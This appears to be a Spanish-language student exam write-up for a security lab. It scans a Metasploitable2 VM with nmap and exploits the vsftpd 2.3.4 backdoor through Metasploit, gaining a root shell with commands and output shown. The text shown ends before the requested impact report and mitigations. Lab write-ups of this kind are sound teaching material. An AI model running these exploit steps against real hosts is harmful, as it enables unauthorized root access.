



EXAMEN PARCIAL – UNIDAD I: Seguridad Informática Caso Práctico 01: Una empresa llamada TechNova S.A.C. ha solicitado realizar una evaluación de seguridad en su red interna. Se te proporciona una máquina virtual con Kali Linux y un entorno vulnerable simulado con Metasploitable2. Utilizando la herramienta Nmap, realiza un escaneo completo del host Metasploitable2. Identifica al menos 5 servicios vulnerables. Interpreta los resultados obtenidos y clasifica los puertos abiertos según el servicio. Captura de pantalla + breve interpretación técnica. Simula un ataque usando Metasploit para explotar una de las vulnerabilidades encontradas. Explica cada paso realizado. Una vez obtenida la sesión, ejecuta comandos básicos (ej: whoami, uname -a). Evalúa el nivel de acceso conseguido (usuario, root). Capturas de pantalla + pasos y explicación técnica. Elabora un informe de evaluación de impacto sobre el ataque simulado: Describe las consecuencias que tendría este ataque si fuera real. Propón tres medidas para mitigar o prevenir este tipo de incidentes.

PASOS PARA REALIZAR:


Primeramente configuré la entrada de red NAT que hemos creado, la cual es ZAMBRANO de ip 192.168.10.0 para colocar en red de KALI



De igual manera realizo la configuración de la maquina METASPLOIT que este con la red NAT que creé.



Verificamos la IP del Metasploit la cual es 192.168.10.6



To boldly go where no
shall has gone before

kali@kali: ~

File Actions Edit View Help

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(kali@kali)-[~]

```
$ ping 192.168.10.6
PING 192.168.10.6 (192.168.10.6) 56(84) bytes of data:
64 bytes from 192.168.10.6: icmp_seq=1 ttl=64 time=2.99 ms
64 bytes from 192.168.10.6: icmp_seq=2 ttl=64 time=1.15 ms
64 bytes from 192.168.10.6: icmp_seq=3 ttl=64 time=1.06 ms
^X64 bytes from 192.168.10.6: icmp_seq=4 ttl=64 time=0.989 ms
64 bytes from 192.168.10.6: icmp_seq=5 ttl=64 time=1.50 ms
64 bytes from 192.168.10.6: icmp_seq=6 ttl=64 time=1.12 ms
64 bytes from 192.168.10.6: icmp_seq=7 ttl=64 time=1.74 ms
64 bytes from 192.168.10.6: icmp_seq=8 ttl=64 time=1.50 ms
^C
— 192.168.10.6 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7079ms
rtt min/avg/max/mdev = 0.989/1.505/2.994/0.614 ms
```

(kali@kali)-[~]

```
$
```

[msf >]

HOST	HOSTNAME	IP
10.0.2.6	kali	10.0.2.6
10.0.2.15	kali	10.0.2.15
10.0.2.16	kali	10.0.2.16
10.0.2.17	kali	10.0.2.17
10.0.2.18	kali	10.0.2.18
10.0.2.19	kali	10.0.2.19
10.0.2.20	kali	10.0.2.20
10.0.2.21	kali	10.0.2.21
10.0.2.22	kali	10.0.2.22
10.0.2.23	kali	10.0.2.23
10.0.2.24	kali	10.0.2.24
10.0.2.25	kali	10.0.2.25
10.0.2.26	kali	10.0.2.26
10.0.2.27	kali	10.0.2.27
10.0.2.28	kali	10.0.2.28
10.0.2.29	kali	10.0.2.29
10.0.2.30	kali	10.0.2.30
10.0.2.31	kali	10.0.2.31
10.0.2.32	kali	10.0.2.32
10.0.2.33	kali	10.0.2.33
10.0.2.34	kali	10.0.2.34
10.0.2.35	kali	10.0.2.35
10.0.2.36	kali	10.0.2.36
10.0.2.37	kali	10.0.2.37
10.0.2.38	kali	10.0.2.38
10.0.2.39	kali	10.0.2.39
10.0.2.40	kali	10.0.2.40
10.0.2.41	kali	10.0.2.41
10.0.2.42	kali	10.0.2.42
10.0.2.43	kali	10.0.2.43
10.0.2.44	kali	10.0.2.44
10.0.2.45	kali	10.0.2.45
10.0.2.46	kali	10.0.2.46
10.0.2.47	kali	10.0.2.47
10.0.2.48	kali	10.0.2.48
10.0.2.49	kali	10.0.2.49
10.0.2.50	kali	10.0.2.50
10.0.2.51	kali	10.0.2.51
10.0.2.52	kali	10.0.2.52
10.0.2.53	kali	10.0.2.53
10.0.2.54	kali	10.0.2.54
10.0.2.55	kali	10.0.2.55
10.0.2.56	kali	10.0.2.56
10.0.2.57	kali	10.0.2.57
10.0.2.58	kali	10.0.2.58
10.0.2.59	kali	10.0.2.59
10.0.2.60	kali	10.0.2.60
10.0.2.61	kali	10.0.2.61
10.0.2.62	kali	10.0.2.62
10.0.2.63	kali	10.0.2.63
10.0.2.64	kali	10.0.2.64
10.0.2.65	kali	10.0.2.65
10.0.2.66	kali	10.0.2.66
10.0.2.67	kali	10.0.2.67
10.0.2.68	kali	10.0.2.68
10.0.2.69	kali	10.0.2.69
10.0.2.70	kali	10.0.2.70
10.0.2.71	kali	10.0.2.71
10.0.2.72	kali	10.0.2.72
10.0.2.73	kali	10.0.2.73
10.0.2.74	kali	10.0.2.74
10.0.2.75	kali	10.0.2.75
10.0.2.76	kali	10.0.2.76
10.0.2.77	kali	10.0.2.77
10.0.2.78	kali	10.0.2.78
10.0.2.79	kali	10.0.2.79
10.0.2.80	kali	10.0.2.80
10.0.2.81	kali	10.0.2.81
10.0.2.82	kali	10.0.2.82
10.0.2.83	kali	10.0.2.83
10.0.2.84	kali	10.0.2.84
10.0.2.85	kali	10.0.2.85
10.0.2.86	kali	10.0.2.86
10.0.2.87	kali	10.0.2.87
10.0.2.88	kali	10.0.2.88
10.0.2.89	kali	10.0.2.8

obteniendo la IP, colocamos `nmap -sS -sV -T4 -p- 192.168.10.6` desde el terminal de KALI para realizar un escaneo completo de puertos y servicios del sistema objetivo.

```

sudoj password for kali:
[~](root@kali)-[/home/kali]
# nmap -sS -sV -T4 -p- 192.168.10.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 17:44 EDT
Nmap scan report for 192.168.10.6
Host is up (0.0013s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd        distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
6697/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb            Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
32853/tcp open  status         1 (RPC #100024)
46521/tcp open  nlockmgr       1-4 (RPC #100021)

```

Luego, al identificar el servicio FTP vulnerable, abrimos Metasploit con el comando “msfconsole -q”.

```
(root@kali)-[/home/kali]
# msfconsole -q
msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Descript
-  -                                     -              -        -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal   Yes    VSFTPD 2
.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v
2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/
ftp/vsftpd_234_backdoor
msf6 > 
```

Dentro de Metasploit, buscamos el módulo con “search vsftpd” y seleccionamos el exploit con use “exploit/unix/ftp/vsftpd_234_backdoor”.

Configuramos el objetivo con set RHOSTS 192.168.10.6 y ejecutamos el exploit con run.

```
msf6 > exploit/unix/ftp/vsftpd_234_backdoor
[-] Unknown command: exploit/unix/ftp/vsftpd_234_backdoor. Run the help command for mor
e details.
This is a module we can load. Do you want to use exploit/unix/ftp/vsftpd_234_backdoor?
[y/N] y
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.10.6
RHOSTS => 192.168.10.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.10.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.6:21 - USER: 331 Please specify the password.
[+] 192.168.10.6:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.5:32917 -> 192.168.10.6:6200) at 2025-04
-24 18:06:52 -0400
```

Al obtener acceso, verificamos los privilegios y el sistema con los comandos “whoami” y “uname -a”.



```
[+] 192.168.10.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.5:32917 -> 192.168.10.6:6200) at 2025-04-24 18:06:52 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
x
```

Acceso conseguido:

Comando “whoami” --> resultado: root

Tengo el control total sobre el sistema objetivo.

Comando “uname -a” --> muestra información del sistema:

Linux metasploitable 2.6.24-16-server ... i686 GNU/Linux

Sistema vulnerable: Linux Metasploitable2 con kernel antiguo.